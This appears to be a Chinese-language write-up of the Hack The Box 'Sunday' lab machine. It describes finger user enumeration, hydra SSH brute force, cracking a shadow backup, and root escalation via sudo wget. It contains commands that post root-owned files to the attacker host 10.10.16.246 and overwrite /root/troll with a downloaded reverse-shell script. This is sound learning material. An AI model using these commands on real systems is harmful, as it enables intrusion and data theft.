

[概述 \(Overview\)](#)

[攻击链 \(Kiillchain\)](#)

[TTPs \(Tactics, Techniques & Procedures\)](#)

[阶段1: 枚举](#)

[阶段2: 工具及利用](#)

[阶段2.1: finger服务用户名枚举](#)


[阶段2.2: 用户名密码枚举](#)

[阶段2.3: 备份文件哈希破解](#)


[阶段3: 权限提升](#)

[参考](#)

概述 (Overview)



攻击链 (Kiillchain)



TTPs (Tactics, Techniques & Procedures)

- nmapAutomator
- finger-user-enum
- hydra
- linpeas
- john

阶段1：枚举

老规矩，依然是 Nmap 开局，默认扫描只识别出了 79、111，全端口扫描识别出了 22022。

```

Starting Port Scan
PORT      STATE SERVICE
79/tcp    open  finger
111/tcp   open  rpcbind

Finished all scans
  
```

```

PORT      STATE SERVICE VERSION
22022/tcp open  ssh      SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_  1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
45167/tcp open  unknown
60086/tcp open  unknown
  
```

阶段2：工具及利用

阶段2.1：finger服务用户名枚举

更具 **finger** 服务在google上搜搜，发现相关文章，存在用户枚举：

<https://pentestlab.blog/tag/finger/>

<https://touhidshaikh.com/blog/2018/04/29/finger-service-users-enumeration/>

```

(kali@kali)-[~/hackthebox/Sunday]
└─$ sudo nmap -sV 10.10.10.76 -p 79 --script=finger*
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-15 00:42 EDT
Nmap scan report for 10.10.10.76
Host is up (0.54s latency).

PORT      STATE SERVICE VERSION
79/tcp    open  finger?
finger: ERROR: Script execution failed (use -d to debug)
fingerprint-strings:
  HTTPOptions:
    Login Name TTY Idle When Where
  OPTIONS ???
  HTTP/1.0 ???
Help:
  Login Name TTY Idle When Where
  HELP ???
RTSPRequest:
  Login Name TTY Idle When Where
  OPTIONS ???
  RTSP/1.0 ???
SSLSessionReq, TLSSessionReq, TerminalServerCookie:
  Login Name TTY Idle When Where
service unrecognized despite returning data. If you know the service/version, please submit

```

下载枚举 poc 脚本，进行枚举尝试：<http://pentestmonkey.net/tools/finger-user-enum/finger-user-enum-1.0.tar.gz>

```

(kali@kali)-[~/hackthebox/Sunday/finger-user-enum-1.0]
└─$ ./finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

+-----+
| Scan Information |
+-----+

Worker Processes ..... 5
Usernames file ..... /usr/share/seclists/Usernames/Names/names.txt
Target count ..... 1
Username count ..... 10177
Target TCP port ..... 79
Query timeout ..... 5 secs
Relay Server ..... Not used

##### Scan started at Thu Apr 15 00:51:59 2021 #####
access@10.10.10.76: access No Access User
admin@10.10.10.76: Login Name TTY Idle When Where..adm Admin
  < . . . >..uucp uucp Admin
  < . . . >..nuucp uucp Admin
  < . . . >..listen Network Admin
anne marie@10.10.10.76: Login Name TTY Idle When Where..anne ???..
bin@10.10.10.76: bin ??? < . . . >..
dee dee@10.10.10.76: Login Name TTY Idle When Where..dee ???..dee

```

随后根据字典枚举出存在记录的用户，组成一个新的用户字典，随后尝试 ssh 登录。

阶段2.2：用户名密码枚举

最终在多个密码尝试枚举失败后，尝试将用户名作为口令进行枚举，成功登录目标服务器：

```

(kali@kali)-[~/hackthebox/Sunday]
└─$ cat pass.txt
root
summy
sunny
sunday

(kali@kali)-[~/hackthebox/Sunday]
└─$ hydra -L ./users.txt -P ./pass.txt -s 22022 ssh://10.10.10.76
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use i
gnore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-15 01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4)
[DATA] attacking ssh://10.10.10.76:22022/
[22022][ssh] host: 10.10.10.76 login: sunny password: sunday

```

口令组：**sunny:sunday**

在进行 ssh 登录时，提示：找不到匹配的密钥交换方法，通过google尝试添加 `-oKexAlgorithms=diffie-hellman-group-sha1` 解决。

```
(kali@kali) [~/hackthebox/Sunday]
$ ssh -p22022 sunny@10.10.10.76
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-group1-sha1-toWM55lwSEw8Mqkay+al2g==,diffie-hellman-group-exchange-sha1,
diffie-hellman-group1-sha1

(kali@kali) [~/hackthebox/Sunday]
$ ssh -oKexAlgorithms=diffie-hellman-group1-sha1 -p22022 sunny@10.10.10.76
The authenticity of host '[10.10.10.76]:22022 ([10.10.10.76]:22022)' can't be established.
RSA key fingerprint is SHA256:TmR09yKtj8Rr/KJIZFEVswZB/hic/jAhr78xGp+YU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.76]:22022' (RSA) to the list of known hosts.
Password:
Last login: Thu Apr 15 10:50:46 2021 from 10.10.16.6
Sun Microsystems Inc. SunOS 5.11 snv_111b November 2008
sunny@sunday:~$
```

阶段2.3：备份文件哈希破解

首先查看当前服务器中存在哪些可登录用户：

```
1 sunny@sunday:~$ cat /etc/passwd
2 root:x:0:0:Super-User:/root:/usr/bin/bash
3 daemon:x:1:1::/
4 bin:x:2:2::/usr/bin:
5 sys:x:3:3::/
6 adm:x:4:4:Admin:/var/adm:
7 lp:x:71:8:Line Printer Admin:/usr/spool/lp:
8 uucp:x:5:5:uucp Admin:/usr/lib/uucp:
9 nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
10 dladm:x:15:3:Datalink Admin:/
11 smmsp:x:25:25:SendMail Message Submission Program:/
12 listen:x:37:4:Network Admin:/usr/net/nls:
13 gdm:x:50:50:GDM Reserved UID:/
14 zfssnap:x:51:12:ZFS Automatic Snapshots Reserved UID:/usr/bin/pfsh
15 xvm:x:60:60:xVM User:/
16 mysql:x:70:70:MySQL Reserved UID:/
17 openldap:x:75:75:OpenLDAP User:/
18 webservd:x:80:80:WebServer Reserved UID:/
19 postgres:x:90:90:PostgreSQL Reserved UID:/usr/bin/pfksh
20 svctag:x:95:12:Service Tag UID:/
21 nobody:x:60001:60001:NFS Anonymous Access User:/
22 noaccess:x:60002:60002:No Access User:/
23 nobody4:x:65534:65534:SunOS 4.x NFS Anonymous Access User:/
24 sammy:x:101:10:sammy:/export/home/sammy:/bin/bash
25 sunny:x:65535:1:sunny:/export/home/sunny:/bin/bash
```

在尝试看看是否存在 sudo 配置枚举（`-l`：列出目前用户可执行与无法执行的指令；）。

```
1 sunny@sunday:~$ sudo -l
2 User sunny may run the following commands on this host:
3     (root) NOPASSWD: /root/troll
4
5 sunny@sunday:~/Downloads$ sudo /root/troll
```



```
6 testing
7 uid=0(root) gid=0(root)
```

大当前用户可以用 `sudo` 去运行 `/root/troll`，看结果应该是打印了 `id` 命令的结果。
查看 `linpeas` 输入信息，整理思路：

```
[+] Last logons
sammy      sshd          10.22.1.4      Sun Apr 15 20:37 - 20:47 (00:10)
sunny      pts/3         10.22.1.4      Sun Apr 15 20:30 - 20:37 (00:06)
sunny      sshd          10.22.1.4      Sun Apr 15 20:30 - 20:37 (00:06)
reboot     system boot   Sun Apr 15 20:27
reboot     system down   Sun Apr 15 20:26
reboot     system boot   Sun Apr 15 20:13
reboot     system down   Mon Apr 16 01:12
reboot     system boot   Mon Apr 16 01:11
```

`sammy` 用户存在 `ssh` 登录痕迹。

```
[+] Unexpected in root
/system
/kernel
/export
/platform
/devices
/rpool
/lost+found
/net
/backup
```

存在一个不常见的 `/backup` 目录，且目录内容存在读取权限。

```
[+] Backup folders
d----- 3 root root 3 2018-04-15 20:18 /var/spool/setup-tool-backends/back
up
-rw-r--r-- 1 root other 611 2009-05-14 21:18 /etc/skel/.profile
-rw-r--r-- 1 root other 611 2009-05-14 21:18 /etc/skel/.profile

drwxr-xr-x 2 root root 4 2018-04-15 20:44 /backup
total 2
-r-x--x--x 1 root root 53 2018-04-24 10:35 agent22.backup
-rw-r--r-- 1 root root 319 2018-04-15 20:44 shadow.backup

drwxr-xr-x 2 root root 4 2018-04-15 20:44 /backup
total 2
-r-x--x--x 1 root root 53 2018-04-24 10:35 agent22.backup
-rw-r--r-- 1 root root 319 2018-04-15 20:44 shadow.backup

d----- 3 root root 3 2018-04-15 20:18 /var/spool/setup-tool-backends/back
up
d----- 3 root root 3 2018-04-15 20:18 /var/spool/setup-tool-backends/back
up
```

在 `shadow.backup` 目录中存在 `sammy`、`sunny` 用户的密码哈希：

```

1 sunny@sunday:/backup$ cat shadow.backup
2 mysql:NP:::::::
3 openldap:*LK*:::::::
4 webserver:*LK*:::::::
5 postgres:NP:::::::
6 svctag:*LK*:6445:::::::
7 nobody:*LK*:6445:::::::
8 noaccess:*LK*:6445:::::::
9 nobody4:*LK*:6445:::::::
10 sammy:$5$Ebkn8jlk$i6SSPa0.u7Gd.0oJ0T4T421N20vsfXqAT1vCoYU0igB:6445:::::::
11 sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZ0MkUFxklRhhaShxv3:17636:::::::
12
13 $ hashcat -h | grep '\$5\$'
14 7400 | sha256crypt $5$, SHA256 (Unix) | Operating System

```

通过 john 工具进行哈希破解：

```

(kali@kali)~[/hackthebox/Shocker]
$ john --fork=4 -w=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
sunday          (?)
cooldude!       (?)
4 1g 0:00:02:00 DONE (2021-04-16 09:51) 0.008329g/s 1081p/s 1505c/s 1505C/s darnell14..cutemaki
2 0g 0:00:02:00 DONE (2021-04-16 09:51) 0g/s 1125p/s 1508c/s 1508C/s KARIZMA..GALLO
1 0g 0:00:03:00 DONE (2021-04-16 09:52) 0g/s 1649p/s 1906c/s 1906C/s valea..v105713
Waiting for 3 children to terminate
3 1g 0:00:03:00 DONE (2021-04-16 09:52) 0.005553g/s 1879p/s 1883c/s 1883C/s redbubble..rebeccathasheerbrug
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

两组哈希解出来了：

```

1 sunday          (?)
2 cooldude!       (?)

```

尝试切换到 sammy 用户，成功。

这里有一个小知识点，就是在 `$ su - sammy` 时，中间加 `-` 和不加是存在区别的。

```

(root@kali)~[/home/kali/hackthebox/Access]
# su kali
(kali@kali)~[/hackthebox/Access]
$ exit

(root@kali)~[/home/kali/hackthebox/Access]
# su - kali
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for
compatibility. Learn how to change this and avoid t
⇒ https://www.kali.org/docs/general-use/python3-tra

(Run "touch ~/.hushlogin" to hide this message)
(kali@kali)~[/]
$

```

- 1 > <https://blog.51cto.com/nolinux/1267016>
- 2
- 3 su 后面不加用户是默认切到 root
- 4 su <user> 是不改变当前变量
- 5 su - <user> 是改变为切换到用户的变量
- 6 也就是说su只能获得root的执行权限，不能获得环境变量，而su - 是切换到<user>并获得<user>的环境变量及执行环境

成功在切换用户 `sammy:cooldude!`，后获取到 user flag

```
(kali㉿kali)-[~/hackthebox/Shocker]
$ ssh -oKexAlgorithms=diffie-hellman-group1-sha1 -p22022 sammy@10.10.10.7

Password:
Password:
Last login: Fri Jul 31 17:59:59 2020
Sun Microsystems Inc. SunOS 5.11 snv_111b November 2008
sammy@sunday:~$
```

阶段3：权限提升

```
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
(root) NOPASSWD: /usr/bin/wget
sammy@sunday:~$
```

通过列举 sudo 的配置可以看到，当前用户运行免密已root身份执行 `wget`

那么简单了，可以用 wget 做文件传递和读取。

如将 `agent22.backup` 内容发给远端：`sudo wget --post-file=/backup/agent22.backup http://10.10.16.246:9900`

```
(root㉿kali)-[/home/kali/hackthebox/Sunday]
# 9900
listening on [any] 9900 ...
connect to [10.10.16.246] from (UNKNOWN) [10.10.10.76] 58561
POST / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 10.10.16.246:9900
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 53

#!/usr/bin/bash

/usr/bin/echo "testing"
/usr/bin/id

1 x | 19:37:26 (19.22 MB/s) - 'reverse.sh' saved [238/238]
sammy@sunday:~$ ls
Desktop Documents Downloads Public reverse.sh
sammy@sunday:~$ rm reverse.sh
rm: remove write-protected regular file 'reverse.sh'? y
sammy@sunday:~$
sammy@sunday:~$
sammy@sunday:~$ sudo -l
User sammy may run the following commands on this host:
(root) NOPASSWD: /usr/bin/wget
sammy@sunday:~$ ls /backup/
agent22.backup shadow.backup
←post-file=/backup/agent22.backup http://10.10.16.246:9900
--19:39:27-- http://10.10.16.246:9900/
⇒ 'index.html'
Connecting to 10.10.16.246:9900... 已连接。
已发出 HTTP 请求，正在等待回应 ... ^C
```

同样的，直接读 `/root/root.txt` 可获得flag。


```
(root@kali)-[/home/kali/hackthebox/Sunday]
# 9900
listening on [any] 9900 ...
connect to [10.10.16.246] from (UNKNOWN) [10.10.10.76] 42232
POST / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 10.10.16.246:9900
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

fb40fab61d99d
```


如果是要获得一个反弹shell的话，则可以将msf的马通过wget输出到 `agent22.backup`。但这里在尝试的时候发现获取成功，但执行后还是输出老的内容。

```
sammy@sunday:~$ sudo wget -O /backup/agent22.backup http://10.10.16.246/reverse.sh
--19:57:03-- http://10.10.16.246/reverse.sh
      => `/backup/agent22.backup'
Connecting to 10.10.16.246:80 ... 已连接。
已发出 HTTP 请求，正在等待回应 ... 200 OK
长度：238 [text/x-sh]

100%[=====]

19:57:04 (29.65 MB/s) - `/backup/agent22.backup' saved [238/238]

sammy@sunday:~$
```




```
sunny@sunday:~$
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
sunny@sunday:~$
```

```
sammy@sunday:~$ sudo wget http://10.10.16.246/reverse.sh -O /root/troll
--19:59:02-- http://10.10.16.246/reverse.sh
      => `/root/troll'
Connecting to 10.10.16.246:80 ... 已连接。
已发出 HTTP 请求，正在等待回应 ... 200 OK
长度：238 [text/x-sh]

100%[=====]

19:59:04 (21.35 MB/s) - `/root/troll' saved [238/238]

sammy@sunday:~$
```



```
^Csunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
sunny@sunday:~$
```

尝试将替换 `-O` 参数的位置，也无效。

